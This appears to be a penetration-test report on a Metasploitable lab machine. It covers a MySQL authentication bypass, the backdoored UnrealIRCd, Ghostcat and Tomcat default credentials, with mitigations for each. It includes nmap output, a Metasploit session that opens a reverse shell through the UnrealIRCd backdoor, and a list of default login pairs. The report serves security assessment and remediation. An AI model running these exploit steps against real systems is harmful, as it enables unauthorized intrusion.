
Outdated MySQL 5.0.51a – Authentication Bypass Vulnerability

Vulnerability	Outdated MySQL 5.0.51a – Authentication Bypass Vulnerability
Description	An attacker can exploit a critical flaw in the outdated version of MySQL (5.0.51a-3ubuntu5), which is vulnerable to an authentication bypass due to a bug in the password verification logic.An attacker can exploit this by making repeated login attempts (typically around 256) and eventually gain access without valid credentials.
Risk/Impact	An attacker, exploiting this outdated and vulnerable version of MySQL, can bypass authentication entirely and gain unauthorized root-level access to the database. This allows them to view and modify all database contents, including sensitive application or user data also can dump password hashes or credentials for lateral movement.
CVSS Score	10 Critical
Path:	192.168.247.170
Mitigation / Solution	• Immediately upgrade MySQL to a secure version (e.g., 5.7 or later). • MySQL 5.0.x is end-of-life and must not be used in any production or test environments. • Ensure that MySQL is not exposed to the internet or untrusted networks (use firewalls to block port 3306).
Reference URL:	https://nvd.nist.gov/vuln/detail/CVE-2012-2122

Below screenshot shows vulnerability of outdated MySQL version 5.0.51a

```
-:sudo ×  -:sudo ×  -:sudo ×
53/tcp    open  domain       ISC BIND 9.4.2
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  rpcbind
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
36012/tcp open  rpcbind
36311/tcp open  rpcbind
```


Below screenshot shows that an attacker can exploit the vulnerability of outdated MySQL




Backdoored UnrealIRCd 3.2.8.1 – Unauthenticated Remote Command Execution

Vulnerability	Backdoored UnrealIRCd 3.2.8.1 – Unauthenticated Remote Command Execution
Description	An attacker can exploit a malicious backdoor planted in UnrealIRCd 3.2.8.1, which was distributed from the official UnrealIRCd download site after being compromised.The attacker can connect to the IRC port and issue a backdoor command using a simple format which the server executes with the privileges of the running process. This effectively turns the IRC daemon into a root-level bind shell, behaving as a hidden backdoor.
Risk/Impact	An attacker with network access to the UnrealIRCd service on port 6667 can remotely execute arbitrary shell commands without authentication, leading to full system compromise and creation of reverse shells or persistent backdoors and also lead to complete loss of confidentiality, integrity, and availability.
CVSS Score	10 Critical
Path:	192.168.247.170
Mitigation / Solution	• Immediately remove UnrealIRCd 3.2.8.1 if it was obtained from untrusted sources. • Upgrade to a secure, verified version of UnrealIRCd downloaded from the official and verified site. • Restrict access to IRC services using firewall rules or segmentation.
Reference URL:	https://nvd.nist.gov/vuln/detail/CVE-2010-2075

Below screenshot shows the vulnerability of Backdoored UnrealIRCd 3.2.8.1



Below screenshot shows that an attacker exploited above vulnerability using metasploite framework



-:sudo — Konsole
New Tab
Split View
Copy
Paste
Find...
-:sudo X
-:sudo X
-:sudo X
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.247.170
RHOST => 192.168.247.170
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.247.63
LHOST => 192.168.247.63
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.247.63:4444
[*] 192.168.247.170:6667 - Connected to 192.168.247.170:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.247.170:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo LxKZtYXQdY5Q0bwr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "LxKZtYXQdY5Q0bwr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.247.63:4444 -> 192.168.247.170:35652) at 2025-08-02 13:13:05 +0530
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:d6:4f:56
inet addr:192.168.247.170 Bcast:192.168.247.255 Mask:255.255.255.0
inet6 addr: 2409:40c2:17:76f3:a00:27ff:fed6:4f56/64 Scope:Global


Vulnerability	Apache Tomcat AJP File Inclusion Vulnerability (Ghostcat - CVE-2020-1938)
Description	The Ghostcat vulnerability (CVE-2020-1938) affects Apache Tomcat servers configured with the Apache JServ Protocol (AJP) connector enabled. The flaw exists due to insecure handling of AJP requests, allowing an attacker to read or include arbitrary files from the webroot or webapp directories — even WEB-INF and META-INF, which are normally protected.
Risk/Impact	An attacker, with network access to the AJP port, can exploit Ghostcat to read arbitrary files from the server and potentially achieve remote code execution if file upload capabilities are present in the application (e.g., via misconfigured upload functions).
CVSS Score	9.8 Critical
Path:	192.168.247.170
Mitigation / Solution	• Upgrade Tomcat to a patched version: 9.0.31 → 9.0.33+ 8.5.51 → 8.5.53+ 7.0.100 → 7.0.104+ • Use firewalls or access control lists (ACLs) to restrict access to port 8009. • Audit applications for unsafe file upload paths that could be chained with Ghostcat.
Reference URL:	https://nvd.nist.gov/vuln/detail/CVE-2020-1938

Below screenshot shows the vulnerability of Ghost cat Apache server

```
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  rpcbind
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
36012/tcp open  rpcbind
36311/tcp open  rpcbind
38567/tcp open  unknown
59714/tcp open  rpcbind
MAC Address: 08:00:27:D6:4F:56 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Below screenshots shows that an attacker is able to read th files and collect data







Apache Tomcat Manager Interface – Easily Exploitable via Default Credentials

Vulnerability	Apache Tomcat Manager Interface – Easily Exploitable via Default Credentials
Description	An attacker can easily exploit the Apache Tomcat Manager interface running on port 8180 by logging in using default or weak credentials, such as tomcat:tomcat, admin:admin, or other commonly known username/password pairs.When the interface is exposed and the default credentials remain unchanged, an attacker can log in directly through a browser without any specialized tools or exploits.
Risk/Impact	An attacker, with nothing more than a web browser, can gain full administrative control over the Apache Tomcat server by logging into the exposed Manager interface using default credentials.Because it requires no brute-force, no scanning, and no special tools, this vulnerability is trivial to exploit and often abused in the wild.
CVSS Score	9.8Critical
Path:	192.168.247.170
Mitigation / Solution	• Immediately change or remove all default credentials on the Tomcat Manager interface. • Restrict access to /manager/html using IP allowlisting or network segmentation. • Upgrade to the latest Apache Tomcat version and follow official security guidelines.
Reference URL:	https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html

Below screenshot shows vulnerabilty of Apache Tomcat Manager Interface



Below screenshot shows that an attacker can logged in just by using default username and password



END OF REPORT